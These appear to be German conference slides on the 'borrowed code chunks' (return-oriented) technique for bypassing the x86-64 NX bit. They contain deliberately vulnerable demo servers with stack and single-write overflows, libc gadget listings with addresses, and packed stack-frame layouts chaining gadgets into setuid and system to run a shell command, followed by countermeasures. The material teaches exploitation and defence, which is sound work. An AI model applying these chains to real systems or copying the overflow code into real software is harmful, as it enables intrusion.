

Der Hammer

*um-schiffen dex NX Bits, borrowed code
chunks exploitation technique*

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Inhalt

- NX-feature
- umgehen dessen
- Demo(s)
- Mögliche fixes

Historie

- x86, Page protection: 0-Read, 1-Read/Write
- +x implizit => buffer overflow Exploits
- -x Software Emulation, PaX
- return-into-libc
- NX, DEP, EVP

x86-64 Architektur

- x86 64Bit Erweiterung
- unterstützt 16 und 32Bit Applikationen out-of-the-box
- 64Bit flacher Adressraum (48Bit nutzbar), keine Segmentpräfixes
- 64Bit grosse GPR und Instruction-Pointer
- *long mode*
- Zusätzliches Bit NX

Ein-/Aus-schalten

```
/* on Enable(default), off Disable */
int __init nonx_setup(char *str)
{
    if (!strncmp(str, "on", 2)) {
        __supported_pte_mask |= _PAGE_NX;
        do_not_nx = 0;
    } else if (!strncmp(str, "off", 3)) {
        do_not_nx = 1;
        __supported_pte_mask &= ~_PAGE_NX;
    }
    return 0;
}
```

verwundbarer Server / Demo I

```
17 int handle_connection(int fd)
18 {
19     char buf[1024];

20     write(fd, "OF Server 1.0\n", 14);
21     read(fd, buf, 4*sizeof(buf));
22     write(fd, "OK\n", 3);
23     return 0;
24 }
```

Probleme die es zu lösen gilt

- Vom Angreifer kontrollierter Datenbereich -x
- kein normaler shellcode, kein ret-into-libc
- ELF64 ABI: %rdi,%rsi,%rdx,%rcx,%r8,%r9
- nach Möglichkeit ein Befehl zur Shell
- Offsets?

Code-Schnipsel I

```
<handle_connection+66>:  pop    %rbx  
<handle_connection+67>:  retq
```

```
<setuid+52>:  mov    %rsp,%rdi  
<setuid+55>:  callq *%eax
```


Code-Schnipsel II

```
<ulimit+133>:  mov    %rbx,%rax
<ulimit+136>:  add    $0xe0,%rsp
<ulimit+143>:  pop    %rbx
<ulimit+144>:  retq
```

Code-Schnipsel sortiert

```
0x000000000000400a82  pop    %rbx
0x000000000000400a83  retq

0x00002aaaaac743d5   mov    %rax,%rbx
0x00002aaaaac743d8   add   $0xe0,%rsp
0x00002aaaaac743df   pop    %rbx
0x00002aaaaac743e0   retq

0x00002aaaaac50bf4   mov    %rdi,%rsp
0x00002aaaaac50bf7   callq *%eax
```

Stackframe für Stackoverflow

```
struct t_stack {  
    char buf[1024];  
    u_int64_t rbx;  
    u_int64_t ulimit_133;  
    char rsp_off[0xe0 + 8];  
    u_int64_t setuid_52;  
    char system[512];  
} __attribute__((packed)) server_stack;
```

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Demo II - Stackoverflow

Heap overflow I

```
int handle_connection(int fd) {
    char buf[1024];
    size_t val1, val2;
    write(fd, "OF Server 1.0\n", 14);
    read(fd, buf, sizeof(buf));
    write(fd, "OK\n", 3);
    read(fd, &val1, sizeof(val1));
    read(fd, &val2, sizeof(val2));
    *(size_t*)&val1 = val2;
    write(fd, "OK\n", 3);
    return 0;
}
```

Heap overflow II

- Problem: Single-Write

```
00000000000400868 <write@plt>:  
400868:    jmpq    *1051018(%rip) # 5011f8  
40086e:    pushq  $0x4  
400873:    jmpq    400818 <_init+0x18>
```

%rsp-lifting

```
5ad01: 48 83 c4 68   add     $0x68,%rsp
5ad05: c3          retq
```

```
5b8e2: 48 83 c4 18   add     $0x18,%rsp
5b8e6: c3          retq
```

```
5c063: 48 83 c4 38   add     $0x38,%rsp
5c067: c3          retq
```

```
<funlockfile+298>: add     $0x8,%rsp
<funlockfile+302>: pop     %rbx
<funlockfile+303>: pop     %rbp
<funlockfile+304>: retq
```

Code-Schnipsel sortiert H/O

```
add    $0x8, %rsp
pop    %rbx
pop    %rbp
retq
pop    %rbx
retq
mov    %rbx, %rax
add    $0xe0, %rsp
pop    %rbx
retq
mov    %rsp, %rdi
callq *%eax
```


Stack-frame für Heap overflow

```
struct t_stack {
    u_int64_t ulimit_143;
    u_int64_t rbx;
    u_int64_t ulimit_133;
    char rsp_off[0xe0 + 8];
    u_int64_t setuid_52;
    char system[512];
} __attribute__((packed)) server_stack;
```

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Demo III - Heap overflow


Automatisierung

- viel Arbeit/Aufwand Speicher nach Schnipseln abzusuchen
- oft unbrauchbare Chunks
- bessere Lösung?
- Automatisierung? Tools?

wichtige Codechunks und Opcodes

Code chunks	Opcodes
pop %rdi; retq	0x5f 0xc3
pop %rsi; retq	0x5e 0xc3
pop %rdx; retq	0x5a 0xc3
pop %rcx; retq	0x59 0xc3
pop %r8; retq	0x41 0x58 0xc3
pop %r9; retq	0x41 0x59 0xc3

bcc frame für Funktionsaufrufe



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Demo IV - generischer Exploit

Gegenmassnahmen

- ASRL
- read-only PLT
- -fstack-protector
- -fmudflap

Referenzen

- **AMD**

<http://developer.amd.com/documentation.aspx>

- **x86-64 ABI**

<http://www.x86-64.org/documentation/abi.pdf>

- **Advanced return into libc**

<http://www.phrack.org/phrack/58/p58-0x04>

- **PaX**

<http://pax.grsecurity.net>

- **malloc overflows**

<http://www.phrack.org/phrack/57/p57-0x09>

- **horizon**

http://thc.org/root/docs/exploit_writing/sol-ne-stack.html